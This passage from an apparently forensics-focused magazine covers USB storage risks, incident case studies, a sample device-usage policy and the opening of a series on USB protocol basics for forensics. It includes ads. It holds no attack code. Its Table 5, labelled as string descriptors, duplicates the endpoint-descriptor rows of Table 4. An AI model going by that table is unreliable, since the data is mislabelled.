The Solution is focused on two main aspects inside the network environment, namely; to identify malicious / irregular or suspicious network communication and to assist in preventing such communication. This Solution is NOT an Anti-Virus or Intrusion Detection solution and does not take the responsibility of such solutions. The functionality of the Solution is imbedded into identifying known malicious / irregular activities and the ability to identify and trend unknown or suspicious network communication and activity.

PRIMARY SOLUTION FUNCTIONALITIES

- Identification of Malicious / Suspicious / Irregular Communication on external devices such as USB Devices, hard drives;
- Identification of Malicious applications inside a network environment;
- Identification of Malicious / Suspicious / Irregular activities inside a network environment;

PROTECTION

The Solution has the ability to drop any communication identified through its signature files by means of a custom CSFS Firewall module implemented inside the Solution. This Firewall module only has the ability to custom add Firewall drop rules not to permit unauthorised communication entering or leaving the network.

- The Solution makes provision to segment business critical workstations from a normal LAN environment into demilitarized zones (DMZ), by segmenting business critical workstations into such environments makes it possible to protect and manage communication to and from these secure environments and protect highly sensitive information from the rest of the network users.
- The Solution makes use of several alerting and logging methods to analyze data and alert upon them. All information captured on the solution is stored in two ways. Firstly; A Forensic Data Base to secure all alerts and communication information in a tamperproof environment that can be produced in any legal procedure. Secondly the data is stored in a file for easy accessibility, analysis and keeping of proper audit trails. The solution also provides the use of SMS or E-mail to alert on critical signatures.

There exist other ways in disabling usb computer port usage by changing the computers registry file. My personal opinion this involve altering the state of the computer registry which I will not promote unless you have extensive experience in managing computer registry files on your network. This is definitely a not to do for inexperienced computer users. Unfortunately on this tip if you can disable a parameter on a computer then you can also enable it again so this tip is not a permanent solution to the problem but merely a temporary change to implementing the real solution, which will be responsible for managing mobile devices and usb storage devices.

USB DEVICE RISKS CASE STUDIES

CASE STUDY 1

Computer Security and Forensic Solution have had many instances regarding incidents involving infected memory sticks. In one case, while monitoring the clients network it was *noticed by our security team in the Secure Operation Centre* (a 24/7 activity monitoring centre) that employee computers in a Clients' network reported *irregular communication (large amounts of network communication detected from the employee's computers)*. Further analysis pointed to *malware infections through usb Memory devices* as being the culprit for these continues irregular communication detections. It was later revealed that employees used their own *personal usb Memory devices to copy data to and from their home computers*, onto their work computers. Most of the employees' home computers

did not have the proper active antivirus program installed or updated on their home computers. *What employee's don't realise is that when the laptop is connected inside the company network it is being protected by million dollars of security applications and when this laptops is connected at home its protection is limited to maybe a few dollars of security applications to protect them from the thieves of the internet*. This incident resulted in a companywide ban of company and personal usb Memory devices and also other related Storage devices. By using the correct management software, CSFS was able to create a Whitelist of authorized usb Memory devices and blocked any other unknown USB storage devices, but still allowing other USB peripherals to be used on employee work computers. The IT department managed which employees had the authority to use usb Memory devices and kept track of the whereabouts of these authorized usb Memory devices with asset registers. A process was also implemented that any usb memory devices had to be scanned for infections and cleared by IT before plugged into any computer or company IT devices inside the corporate work environment.

CASE STUDY 2

Another incident occurred when an IT Administrator *covertly downloaded malicious applications and installed these malicious applications* for user activity recording on key employees', like the CFO and CEO's, work computers. The users reported suspicious computer behaviour and slow performance. After a *full scale Forensic investigation conducted by the CSFS Forensic Department*, it was revealed that the recording software originated from an *usb Memory device* and that the malicious application was *surreptitiously installed* while the IT Administrator "worked" on these individuals' work computers under the *alias of fixing network problems* on the computers. The end result was that the IT administrator obtained the *company bank account details like the usernames and, passwords;* he then did fraudulent transactions using the CFO and the Ceo's credentials to log into the company bank accounts and created new beneficiaries and transferred funds to them. This incident in the company resulted in new policies being introduced regarding the usage of usb Memory devices in the workplace environment and implementing proper management solutions to control and prevent the use of unauthorised usb Memory devices usage.

CASE STUDY 3

A trend has developed where people share music and movies with one another and due to this fact, copyright infringement is also another issue CSFS had to deal with in the past on more than one occasion. The most notable was a Client who asked us

KPMG
cutting through complexity

Are you prepared?

kpmg.ca/forensic

INTRUSION
ATTACK • THREAT • CYBER SECURIT
TECHNOLOGY • CORPORAT
ELECTRONIC • INFORMATION • COMPLEXI
DATA ANALYTICS
RISK • INFORMATION • TECHNOLOG
DATA RECOVERY
COMPLEXITY • ELECTRONIC • INFORMATIC
FORENSICS
DATABASE • ELECTRONIC • CONTRO
INTELLIGENCE
INFORMATION • RISK • TECHNOLOG
eDISCOVERY
COMPLEXITY • THREAT • INTELLIGEN
INVESTIGATIONS
TECHNOLOGY
COMPLEXITY • THREAT • DATABAS

© 2013 KPMG LLP, a Canadian limited liability partnership and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

INTELLIGENCE • PROTECTIO
CORPORATE

to *conduct a vulnerability assessment on their network*. During the assessment of certain computers it was identified that the computers purported *suspicious behaviour*. After analysing these computers it was found that the suspicious behaviour was due to the fact that the computers were *heavily infected with malware*. While analysing recently accessed documents on the computers it directed the assessment to *tons of music and movie files,* both on the employees work computers and on the company's network Storage Servers. Users used torrent downloading software to download movies onto the Storage Server and later used external usb memory devices to copy movies and music files to one another and also to take them home. This infected the users work as well as their home computers. CSFS then immediately implemented Network Management and Monitoring solutions and started a virus/malware removal process to clean the virus/malware of the IT Network. Once again the incorrect usage of usb Memory devices and other Storage devices proved to be a real life issue to the security and integrity of the corporate network environment. *What computer users don't realise is that most free music and video files on the internet is infected by malware situated on the provider's network and in this way the computer used to download these files get infected by malware or malicious applications*.

CASE STUDY 4

Through our *Business Intelligence solution implemented* at a client CSFS *identified irregular communication activities* on a client's network. Further investigation pointed to a computer that was *overseen* by the IT department during an *antivirus/malware rollout process* a few months before the incident. This lack of the update of the antivirus/malware program left the computer exposed and vulnerable to malicious attacks. Upon further investigation of the computer it was determined that the user plugged in his own home usb memory device which led to the infection of his work computer and the companies IT network. The infection spread to other workstations on the clients' network and send out communications to a Command and Control Server which is used to perform large scale *Denial of Service* (DoS) attacks against websites. CSFS was able to assist the client by providing a management solution to control the use of usb Memory devices in the workplace and reduce the risk of further attacks against the network environment.

CSFS ACCEPTABLE MOBILE DEVICE AND USB STORAGE DEVICE USAGE POLICY

"POLICY EXAMPLE"

This Usage Policy mandate is to manage the organisational/company information and use of CSFS information on IT equipment. It mainly focuses on the use of mobile device equipment and Usb storage devices. This policy applies to all CSFS employees, contractors and agents hereafter referred to as 'employees'.

This policy applies to all information, in whatever form, relating to CSFS business activities worldwide, and to all information handled by CSFS relating to other organisations with whom it deals. It also covers IT information communications facilities operated by CSFS or on its behalf in relation to mobile devices and Usb storage devices.

MOBILE DEVICE AND USB STORAGE DEVICE ACCESS CONTROL – INDIVIDUAL'S RESPONSIBILITY

Access to the CSFS mobile device and usb storage devices is controlled by the use of User IDs, passwords and/or tokens. All User IDs and passwords are to be uniquely assigned to named employees and consequently, employees are accountable for all actions on the CSFS mobile device and usb storage devices.

EMPLOYEES MUST NOT ENGAGE IN THE FOLLOWING

- Allow anyone else to use their user ID/token and password on any CSFS devices or IT system.
- Leave their user accounts logged in at an unattended and unlocked computer.
- Use someone else's user ID and password to access CSFS devices or IT systems.
- Leave their password unprotected for example writing it down.
- Perform any unauthorised changes to CSFS devices or IT systems or information.
- Attempt to access data that they are not authorised to use or access.
- Exceed the limits of their authorisation or specific business need to interrogate the system data.
- Connect any non-CSFS authorised device to the CSFS network or IT systems.
- Store CSFS data on any non-authorised CSFS equipment.
- Give or transfer CSFS data or software to any person or organisation outside CSFS without the written permission from CSFS.

Managers must ensure that employees are given clear direction on the extent and limits of their authority with regard to IT systems, mobile devices and data.

MOBILE DEVICE AND USB STORAGE DEVICES EXPLICIT CONDITIONS OF USE

Use of mobile devices or usb storage devices must be intended for business use only. Personal

use is not permitted. All employees are accountable for their actions on the mobile devices or usb storage devices.

EMPLOYEES MUST NOT ENGAGE IN THE FOLLOWING

- Use the mobile devices or usb storage devices for the purposes of harassment or abuse.
- Use profanity, obscenities, or derogatory remarks in mobile devices or usb storage devices communications.
- Access, download, send or receive any data including images, which CSFS considers offensive in any way, including sexually explicit, discriminatory, defamatory or libellous material.
- Use the mobile devices or usb storage devices to make personal gains or conduct a personal business.
- Use the mobile devices or usb storage devices in a way that could affect its reliability or effectiveness.
- Place any mobile devices or usb storage devices information on the Internet that relates to CSFS, alter any information about it, or express any opinion about CSFS, unless they are specifically authorised to do this.
- Send unprotected sensitive or confidential information externally.
- Send CSFS information on mobile devices or usb storage devices to personal non-CSFS email accounts.
- Make official commitments through the use of mobile devices or usb storage devices on behalf of CSFS unless authorised to do so.
- Download copyrighted material on mobile devices or usb storage devices such as music media MP3 files, film and video files without appropriate approval from CSFS.
- In any way infringe any copyright, database rights, trademarks or other intellectual
- Property by making use of mobile devices or usb storage devices.
- Download any software on mobile devices or usb storage devices from the internet without prior approval of the IT Department.
- Connect CSFS mobile devices or usb storage devices to the internet using non-standard connections.

WORKING AT OTHER PREMISES APART FROM THE ORGANISATIONAL/COMPANY OFFICE

It is understandable that organisational/company laptops, mobile devices and usb storage devices might be taken off-site if authorised. The following controls must be applied in such instants:

- Working away from the office must be in line with CSFS remote working policy.
- Equipment and media taken off-site must not be left unattended in public places and not left in sight in a car.
- Laptops must be carried as hand luggage when travelling.
- Information should be protected against loss or compromise when working remotely for example at home or in public places. Laptop, mobile devices or usb storage devices encryption must be used.
- Particular care should be taken with the use of mobile devices such as laptops, mobile phones, Smartphone's, tablets and usb storage devices. They must be protected at least by a password or a PIN and where available encryption.

MOBILE STORAGE DEVICES

Mobile devices such as memory sticks, CDs, DVDs and removable hard drives must be used only in situations when network connectivity is unavailable or there is no other secure method of transferring data. Only CSFS authorised mobile devices or mass storage devices with encryption enabled must be used when transferring sensitive or confidential data.

EMPLOYEES MUST NOT ENGAGE IN THE FOLLOWING

Store personal files such as music, video, photographs or games on CSFS IT equipment, mobile devices or Usb storage devices.

VIRUSES

The IT department has implemented automated virus detection and virus Software updates within the CSFS IT network infrastructure. All PCs, mobile devices or storage devices have antivirus software installed to detect and remove any virus automatically from pc's, mobile devices or usb storage devices.

EMPLOYEES MUST NOT ENGAGE IN THE FOLLOWING

- Remove or disable anti-virus software.
- Attempt to remove virus-infected files or clean up an infection on mobile devices or usb storage devices, the IT department will by the use of approved CSFS anti-virus software and procedures remove such.

ACTIONS UPON TERMINATION OF CONTRACT

All CSFS equipment and data, for example laptops and mobile devices including telephones, Smartphone's, USB storage devices and CDs/DVDs must be returned to CSFS at termination of the employment contract. All CSFS data or intellectual

property developed or gained during the period of employment remains the property of CSFS and must not be retained beyond termination or reused for any other purpose.

MONITORING OF ORGANISATIONAL/ COMPANY DATA AND DEVICES

All data created and stored on CSFS computers, mobile devices or usb storage devices is the property of CSFS and there is no official provision for individual data privacy, however when possible CSFS will avoid opening personal data.

IT system logging will take place where appropriate, and investigations will commence where reasonable suspicion exists of a breach of this or any other policy. CSFS has the right to monitor activity on its IT systems, including mobile devices or usb storage devices used, in order to ensure systems security and effective operations and to protect against any misuse. Any monitoring will be carried out in accordance with audited controlled internal processes and all related country laws will be adhered to in this regard. It is the employee's responsibility to report suspected breaches of organisational/company policies to management, IT department and the information security department.

All breaches of information security policies will be investigated. Where investigations reveal misconduct, disciplinary action may follow in line with CSFS disciplinary procedures.

DATA LEAK PREVENTION / PROTECTION – DLP SERVICES

OVERVIEW

As we are familiar by now with the fact that mobile devices and usb storage devices can be used for good purposes unfortunately it can be used for bad ones also. One of these bad ways is to steal important company and confidential information. With the use of usb devices in the corporate environment employees now have the ability to easily copy company data to the usb device and go home and mail it to for instants competitors or crime syndicates. Fortunately for the employer there is a tool like Data Leak Prevention (DLP) which is an added advantage in managing the company critical data.

MOBILE DEVICES

Data Leak Prevention (DLP) is a set of technologies used to identify monitor and protect critical company information like client's lists, bank account, employee information etc. It doesn't matter if the information is in either a rest motion, or in a movement motion, or in a use motion. Data Leak Prevention is based on policies and depth analysis of organisation information content.

Data Leak Prevention is a massive concern for IT Security specialists. Companies have to take responsibility and address Data Leak Prevention due to the fact that information systems are more and more open to mobility, collaborative tools, legislations, private data protection and to insistent cut-throat environments. The following aspects of Data Leak Prevention needs to be addressed in organisations doesn't matter the size.

- Identify data
- Data monitoring
- Data protection
- Competitive environment analysis


There are a couple companies that specialise in Data Leak Prevention (DLP) tools. I would suggest that proper research be done before purchasing any tools so that the organisational needs of the organisation/company are met at the end of the day.

CONCLUSION

The *real question though is* who is responsible to manage the risks regarding usb memory devices in the work place, and secondly who will be held accountable and liable for the financial loss the organisation/company suffer regarding the risks involving usb memory/storage devices. Virus and malware infections cost companies millions per year to fix and prevent, so rather be preventative and pro-active than becoming one of the statistics.

To summarize; Yes, there are some big risk involved when using mobile devices and USB Devices in the work place environment, but If these devices are properly managed by a solution as described above they could prove to be a great asset to any company's IT arsenal, allowing them to conduct business faster, more conveniently and affectively. *One shouldn't be afraid of the changing environment regarding technologies but rather take hold of the opportunity that it presents in a controlled and manageable way.*

ABOUT THE AUTHOR



Wimpie Britz the Managing Director of the company Computer Security and Forensic Solutions (Pty) Ltd was employed by the South African Police Services for eight years of which the last five years his primary function was to investigate on a National basis in South Africa "Cyber and Computer related Crimes, investigation of IT Security breaches, how they occur and identifying preventative measure". Computer Security & Forensic Solutions was formed in 2000 by the founding member Wimpie Britz as a specialist IT Forensic Investigation and IT Security Solutions Company to help counter the worlds growing computer and cyber related crimes. The e-commerce and electronic communication age showed that systems are penetrable, that hackers are not a myth, employees do defraud companies and industrial/corporate espionage is a reality.

Dr. Phil Polstra is proud to introduce

The Deck



http://polstra.org

Prebuilt images at
https://specialcomp.com/beagleboard/thedeck.htm

The pentesting and forensics Linux distribution for low-power ARM-based devices. Featuring:

- Compact, battery-powered devices from $45
- Hundreds of powerful pentesting and forensics tools
- Ability to pentest from up to 1 mile away using multiple devices
- The ultimate drop box
- Aerial pentesting drone under development
- Full X-window system
- 100% open source software **and** hardware

As seen at these top conferences:

44CON GrrCON GrrCON.org defcon 21

HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES

PART 1: USB BASICS

by Dr. Phil Polstra

USB mass storage devices have become the standard for backup and transfer of files. The popularization of this media has led to challenges for forensic specialists used to traditional magnetic media. This first article in a multi-part series will provide a necessary overview of how USB devices work at a low level.

What you will learn:

- Different versions of USB
- How USB devices are identified
- Standard USB device classes
- USB device communication protocols

What you should know:

- A basic understanding of programming in C

In recent years USB mass storage devices using NAND flash storage (also known as thumb drives or flash drives) have replaced magnetic media, such as floppy discs, and optical media, such as CD/DVD, as the standard means for backup and file exchange. The ultimate aim is to understand how to perform forensics on USB mass storage devices. In order to achieve this one must first understand the basics of USB devices. Given the vastness of this topic, it is not feasible to cover everything in one article. This first installment from this series with cover the basics of USB. From there we will move on to learn more about USB mass storage devices. Once the foundations have been set we will cover some advanced topics such as USB write blocking and device impersonation.

BRIEF HISTORY

Up until the early 1990s peripherals were connected to computers via serial connections (RS-232), parallel connections (LPT), or some proprietary method. While RS-232 is a standard, there are several variations in cabling which leads to complication. Furthermore, serials devices have several choices of protocols leading to a potentially non-user-friendly configuration.

In 1996 the first Universal Serial Bus (USB) standard was released. This initial version allowed for plug and play operations with low-speed devices operating at 1.5 Mbps and full-speed devices operating at 12 Mbps. In 1998 some minor revisions and corrections were made and the USB 1.1 standard was released. An improved version, USB 2.0, was

released in 2000. The most notable feature of USB 2.0 was the introduction of a new high-speed rate of 480 Mbps. Through USB 2.0 no changes in cabling or other hardware were required.

In 2008 USB 3.0 was introduced. One of the most touted features of USB 3.0 was the introduction of 5.0 Gbps super-speed. The new super-speed came at the cost of adding additional wires, however. USB 3.0 connectors are backwards compatible with USB 2.0. This is accomplished by adding connections which are recessed inside standard USB 2.0 connectors. The difference in connectors is shown in Figure 1 which is from *wikimedia.org*.




Figure 1. *USB 3.0 & 2.0 Host Connectors – blue connectors are USB 3.0*

HARDWARE

USB uses power wires (5 Volts and ground), and differential signal wires for each communication channel. The use of differential voltage makes USB less susceptible to noise than older standards which measure signals relative to ground. Through USB 2.0 only one signal channel was used. As a result, USB 2.0 connections require only four wires (while some connector types have extra shield or ground wires). USB 3.0 adds two additional super-speed channels which require their own ground bringing the minimum number of wires for a USB 3.0 connection to nine.

Unlike some of the older standards, USB devices are hot-pluggable. As a consequence of this devices must tolerate the application and removal of power without damage. Having learned a lesson from non-universal serial connections, the designers of USB ensured that improperly connecting devices and hosts would be impossible using standard cables. In some cases these standard cables can be up to 16 feet long.

SOFTWARE

From the end user perspective USB is easy. Just plug in a device, wait for the chimes to sound and start using the device. As one might expect, things are a bit more complicated under the covers. There are no settable jumpers or other complications from a user perspective. Through a process known as enumeration a host will discover a newly connected device, determine the speeds it is capable of communicating at, learn what capabilities the device possesses, and what protocols should be used to communicate with the device.

The USB standards define several device classes including Human Interface Device (HID), printer, audio, and mass storage. In many cases developers and users need not worry about special drivers for a particular device that falls into one of the standard classes.

CONNECTING A DEVICE

Connecting a device is a 12 step process. Perhaps that is why working with USB is so addictive. Some of the details will be covered in this article. For the full description I highly recommend *USB Complete: The Developer's Guide (4th ed.)* by Jan Axelson. Here are the 12 steps:

- The device is connected and in most cases receives power from the host.
- The hub detects that a new device has been connected.
- The host (PC) is informed of the new device.
- The hub determines device speed capability as indicated by location of pull-up resistors. This is only a choice of low or full speed as higher speeds are only available after the device is fully enumerated.
- The hub resets the device so it can begin communicating with it in a less generic manner.
- The host determines if device is capable of high speed by sending a series of pulses known as chirps.
- The hub establishes a signal path.
- The host requests a descriptor (more about descriptors later) from the device to determine max packet size to be used.
- The host assigns an address to the device so that communication may commence. Addresses are required because more than one device may operate on a single USB bus.
- The host learns the devices capabilities by asking for a set of structures that describe the device known as descriptors.
- The host assigns and loads an appropriate device driver (INF file under Windows). In many cases a driver included with the operating system is loaded if the device is from a standard USB device class.
- The device driver selects a configuration. Devices are not required to support more than one configuration, but multiple configuration devices are not uncommon.

ENDPOINTS

All communication between USB devices and hosts is via endpoints. Endpoints are an abstracted unidirectional communications pipe. All packet fragmentation, handshaking, etc. is handled by the hardware in most cases. The direction of each endpoint is specified relative to the host. For example, an in endpoint receives data from the device in to the host. The high bit of the endpoint address is used to indicate direction where 1 and 0 indicate in and out, respectively. There are four types of endpoints: control, bulk transport, interrupt, and isochronous.

All devices must have at least one control endpoint. Devices with more than one control endpoint are extremely rare. Often the control endpoint is referred to as endpoint 0 or EP0. This is the endpoint used to determine a devices capabilities. For many devices this is the primary mechanism for communicating with a host. As will be seen in later articles, mass storage devices are an exception.

The control endpoint is used to handle standard requests from the host. The requests include things such as setting or getting and address, returning descriptors, setting power levels and modes, and providing status. The device may also respond to standard USB class (HID, mass storage, etc.) requests. Additionally the USB standard allows vendors to add additional requests to be handled by their devices, but this is rarely done as it would require the vendor to provide a proprietary driver for every supported operating system.

Transfers on control endpoints can involve up to three stages: setup, data, and status. During the required setup stage a setup token and then an eight byte request is sent to the device. The first byte of the request is a bitmap telling the type of request and recipient (device, interface, endpoint). The remaining bytes in the request are parameters for the request and response. If a valid setup request is received, the device responds with an acknowledgement (ACK) packet. During the optional data stage the requested information is sent to the host. In the status stage a zero length data packet is sent as an acknowledgement of success.

Interrupt endpoints are used for communicating with low-speed devices such as keyboards. Interrupt endpoints are useful for avoiding polling and busy waits. The lower speeds typically used in such devices also allow for longer cables. These are not used in mass storage devices.

Isochronous endpoints provide a guaranteed amount of band width. This is useful for time-critical applications such as streaming media. While on the face of things it might seem like isochronous endpoints would be ideal for transferring large amounts of data, this is not the case. As it turns out, the overhead of using isochronous endpoints decreases the total throughput.

Bulk transport or more simply bulk endpoints are used to transfer large quantities of information efficiently. Bulk endpoints have no latency guarantees (unlike isochronous endpoints), but they have the highest throughput on an idle bus. Bulk transfers are superseded by all other transfer types which means they are not the best choice on a busy bus. Low-speed (1.5 Mbps) endpoints may not be used for bulk transfers. These are used extensively in mass storage devices.

DESCRIPTORS

As previously mentioned, descriptors are structures used to describe devices and their capabilities. Descriptors have a standard format. The first byte gives the length of the descriptor (so a host

Table 1. *Device descriptors*

Offset	Field	Size	Value	Description
0	bLength	1	Number	18 bytes
1	bDescriptorType	1	Constant	Device Descriptor (0x01)
2	bcdUSB	2	BCD	0x200
4	bDeviceClass	1	Class	Class Code
5	bDeviceSubClass	1	SubClass	Subclass Code
6	bDeviceProtocol	1	Protocol	Protocol Code
7	bMaxPacketSize	1	Number	Maxi Packet Size EP0
8	idVendor	2	ID	Vendor ID
10	idProduct	2	ID	Product ID
12	bcdDevice	2	BCD	Device Release Number
14	iManufacturer	1	Index	Index of Manu Descriptor
15	iProduct	1	Index	Index of Prod Descriptor
16	iSerialNumber	1	Index	Index of SN Descriptor
17	bNumConfigurations	1	Integer	Num Configurations

will know when it has received the entire descriptor). The second byte tells the type of descriptor and the remaining bytes are the descriptor itself. The standard descriptor types are device, configuration, interface, endpoint, and string.

A device descriptor provides basic information about a device. Some of the more interesting information it provides includes the vendor ID, product ID, and the device class. Manufacturers of USB devices must purchase a vendor ID. Product IDs are set by the manufacturer. A class code of zero indicates that the device class is specified in another (interface) descriptor. A zero class code is quite common and is the norm for mass storage devices. Index values in any descriptors refer to the string descriptor number for that value. The format for a device descriptor is provided in Table 1.

Configuration descriptors describe the power needs, number of interfaces, etc. for each supported configuration of a USB device. Devices are only required to support one configuration. Because the configuration descriptor contains the total bytes in all subordinate descriptors a request is normally made for nine bytes of the configuration descriptor followed by a request for the configuration descriptor and all subordinate interface and endpoint descriptors. Devices should not request more power than needed as requests for more power than a host can provide result in a failed device enumeration. The format for configuration descriptors is provided in Table 2. An interface descriptor describes how to communicate to a device. For devices with a class code of zero in the configuration descriptor the device class is provided in the interface descriptor(s). Many devices present themselves as composite devices (devices with more than one device class). A camera is a good example of a composite device as it is both a camera and a mass storage device in most cases. The subclass code and protocol code are defined for each device class and are optional. The format for interface descriptors is presented in Table 3.

Each non-control endpoint is described by and endpoint descriptor. The descriptor provides the direction, type, and number of each endpoint. The format for endpoint descriptors is provided in Table 4.

String descriptors are used to allow devices to return Unicode text strings. String descriptor numbers (indexes) can be found in several other descriptors. String descriptor 0 is a special case that returns the languages the device supports. The most commonly supported language is 0x0409 US English regardless of country of origin. The format for string descriptors appears in Table 5.

Table 2. *Configuration descriptors*

Offset	Field	Size	Value	Description
0	bLength	1	Number	Size in Bytes
1	bDescriptorType	1	Constant	0x02
2	wTotalLength	2	Number	Total data returned
4	bNumInterfaces	1	Number	Number of Interfaces
5	bConfigurationValue	1	Number	Configuration number
6	iConfiguration	1	Index	String Descriptor
7	bmAttributes	1	Bitmap	b7 Reserved, set to 1. b6 Self Powered b5 Remote Wakeup b4..0 Reserved 0.
8	bMaxPower	1	mA	Max Power in mA/2

Table 3. *Interface descriptors*

Offset	Field	Size	Value	Description
0	bLength	1	Number	9 Bytes
1	bDescriptorType	1	Constant	0x04
2	bInterfaceNumber	1	Number	Number of Interface
3	bAlternateSetting	1	Number	Alternative setting
4	bNumEndpoints	1	Number	Number of Endpoints used
5	bInterfaceClass	1	Class	Class Code
6	bInterfaceSubClass	1	SubClass	Subclass Code
7	bInterfaceProtocol	1	Protocol	Protocol Code
8	iInterface	1	Index	Index of String Descriptor

ON THE WEB

- *http://www.usb.org/developers/docs/* – The official source for all things USB
- *http://lvr.com/usbc.htm* – USB expert Jan Axelson's main USB page
- *http://www.youtube.com/watch?v=3D9uGCvtoFo* – Phil's DEFCON XX Talk on USB impersonation
- *http://www.youtube.com/watch?v=ClVGzG0W-DM* – Phil's 44CON 2011 Talk on USB flash drive forensics
- *http://www.instructables.com/id/Cheap-and-Effective-USB-Write-Blocker/* – Phil's instructable on how to build a USB write blocker based on his BlackHat EU 2012 presentation
- *http://www.concise-courses.com/infosec/20130404/* – Phil's Hacker Hotshots presentation on building a USB impersonator
- *http://ppolstra.blogspot.com* – Phil's blog
- *http://twitter.com/ppolstra* – Phil's Twitter page (@ppolstra)

SUMMARY

At this point it might be helpful to reiterate all that happens when we connect our USB device. First some basic information is exchanged to determine what capabilities a device possesses. The device is then reset and it is further probed to determine whether or not it is capable of of supporting high-speed communications. Using a control endpoint the host requests a series of descriptors in the following order: device, configuration(s), interface(s), endpoint(s), and optionally string(s). Finally, now that the host knows what type of device it is dealing with a device driver can be loaded and the device may be used. While much has been covered in this article, we have merely scratched the surface. USB is a huge topic, but hopefully this introduction and pointers to more information contained within are sufficient to provide a basic understanding of the topic. In the next installment of this series we will take an in depth look at the workings of USB mass storage. From there we will discuss various forensic techniques and devices that can be developed when working with USB mass storage devices. Feel free to contact Phil on twitter, on his blog, or via e-mail with any questions related to this series.

ABOUT THE AUTHOR



Dr. Phil Polstra is currently an Associate Professor and Hacker in Residence at a private university in the Midwestern United States. He also teaches online computer security courses for a private university in Tempe, Arizona. His primary research focus over the last few years has been on the use of small, low-powered devices for forensics and penetration testing. As part of this work, he has developed his own custom pentesting Linux distribution that runs on the BeagleBoard family of ARM-based computers. Phil has presented his work on USB forensics and pentesting with small computers at several conferences around the world including BlackHat, DEFCON, 44CON, GrrCON, ForenSecure, and B-sides, to name a few. When not working he can be found spending time with family, hacking electronics, picking locks, flying, or building airplanes.

Table 4. *Endpoint descriptors*

Offset	Field	Size	Value	Description
0	bLength	1	Number	Size of Descriptor (7 bytes)
1	bDescriptorType	1	Constant	Endpoint Descriptor (0x05)
2	bEndpointAddress	1	Endpoint	b0..3 Endpoint Number. b4..6 Reserved. Set to Zero b7 Direction 0 = Out, 1 = In
3	bmAttributes	1	Bitmap	b0..1 Transfer Type 10 = Bulk b2..7 are reserved. I
4	wMaxPacketSize	2	Number	Maximum Packet Size
6	bInterval	1	Number	Interval for polling endpoint data

Table 5. *String descriptors*

Offset	Field	Size	Value	Description
0	bLength	1	Number	Size of Descriptor (7 bytes)
1	bDescriptorType	1	Constant	Endpoint Descriptor (0x05)
2	bEndpointAddress	1	Endpoint	b0..3 Endpoint Number. b4..6 Reserved. Set to Zero b7 Direction 0 = Out, 1 = In
3	bmAttributes	1	Bitmap	b0..1 Transfer Type 10 = Bulk b2..7 are reserved. I
4	wMaxPacketSize	2	Number	Maximum Packet Size
6	bInterval	1	Number	Interval for polling endpoint data

FORENSIC SERVICES

FRAUD, INVESTIGATION AND DISPUTE



The FID department from BDO Brazil provides public, private-sector and not-for-profit clients with a wide range of investigations and compliance services. We are experienced in assisting major clients and their counsel with significant investigations across a variety of industries. We also field teams of seasoned pro-fessionals domestically and globally in rapid response to allegations of suspected fraud, wrongdoing, corpo-rate misconduct and in the protection and recovery of assets.

OUR SERVICES

- Financial institution consulting
- Fraud prevention
- Investigative Due Diligence
- IPSIGs & Monitorships
- Mergers & acquisitions
- Mortgage lending investigations
- Regulatory compliance
- Anti-corruption compliance
- Investigations e Background check
- Anti-money laundering
- Computer forensics & e-discovery
- Corporate investigations
- Employee misconduct investigations
- Emergency Economic Stabilization Act & TARP
- Intellectual Property

Our professionals provide clients with high-quality and individualized service, drawing upon experience gai-ned from a variety of former disciplines and professional backgrounds, including positions with federal law enforcement, corporate investigation departments, accounting regulatory bodies and financial reporting departments in publicly traded companies. Our well-credentialed professionals include certified fraud exa-miners, forensic accountants, former federal and local prosecutors and law enforcement officers and a-gents, licensed private investigators and computer forensic specialists.



Brazil
www.bdobrazil.com.br

Latin America
www.bdolatam.con

World
www.bdointernational.com

HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES

PART 2: UNDERSTANDING USB MASS STORAGE DEVICES

by Dr. Phil Polstra

USB mass storage devices have become the standard for backup and transfer of files. The popularization of this media has led to challenges for forensic specialists trying to find data on fixed memory storage media instead of traditional magnetic media. This article in a multi-part series will provide readers with a basic understanding of how USB mass storage devices work at a low level.

What you will learn:

- USB mass storage communications protocols
- Common USB mass storage SCSI commands
- Filesystems used in USB mass storage devices
- Limitations of NAND flash memory used in USB flash drives

What you should know:

- A basic understanding of programming in C
- A basics understanding of USB (possibly from the first part in this series)

In recent years USB mass storage devices using NAND flash storage (also known as thumb drives or flash drives) have replaced magnetic media, such as floppy discs, and optical media, such as CD/DVD, as the standard means for backup and file exchange. This article completes our coverage of USB fundamentals by presenting the basics of USB mass storage devices.

HARDWARE

While hard drives and floppy discs store information magnetically on media which is rotated under a magnetic read/write head, flash drives use NAND flash memory chips. NAND flash memory is reasonably compact and straightforward to access, however it does have some limitations, which we will be covered later.

A typical USB flash drive consists of a NAND flash chip, specialized microcontroller, and supporting electronics. The most common supporting electronics include power regulators (to drop the 5 Volts supplied by USB to 3.3 or 1.8 Volts used by the memory and microcontroller), oscillator crystals (12 MHz is the most common frequency), and, in some cases, status LEDs. Figure 1 shows a typical flash drive. The larger rectangular chip is NAND flash memory. The smaller square chip is the microcontroller. Some flash drives may be more integrated than the one shown in Figure 1, but they all work the same. Highly integrated drives in which everything is on a single chip (including the 4 contacts) that fits inside the USB connector are not uncommon.

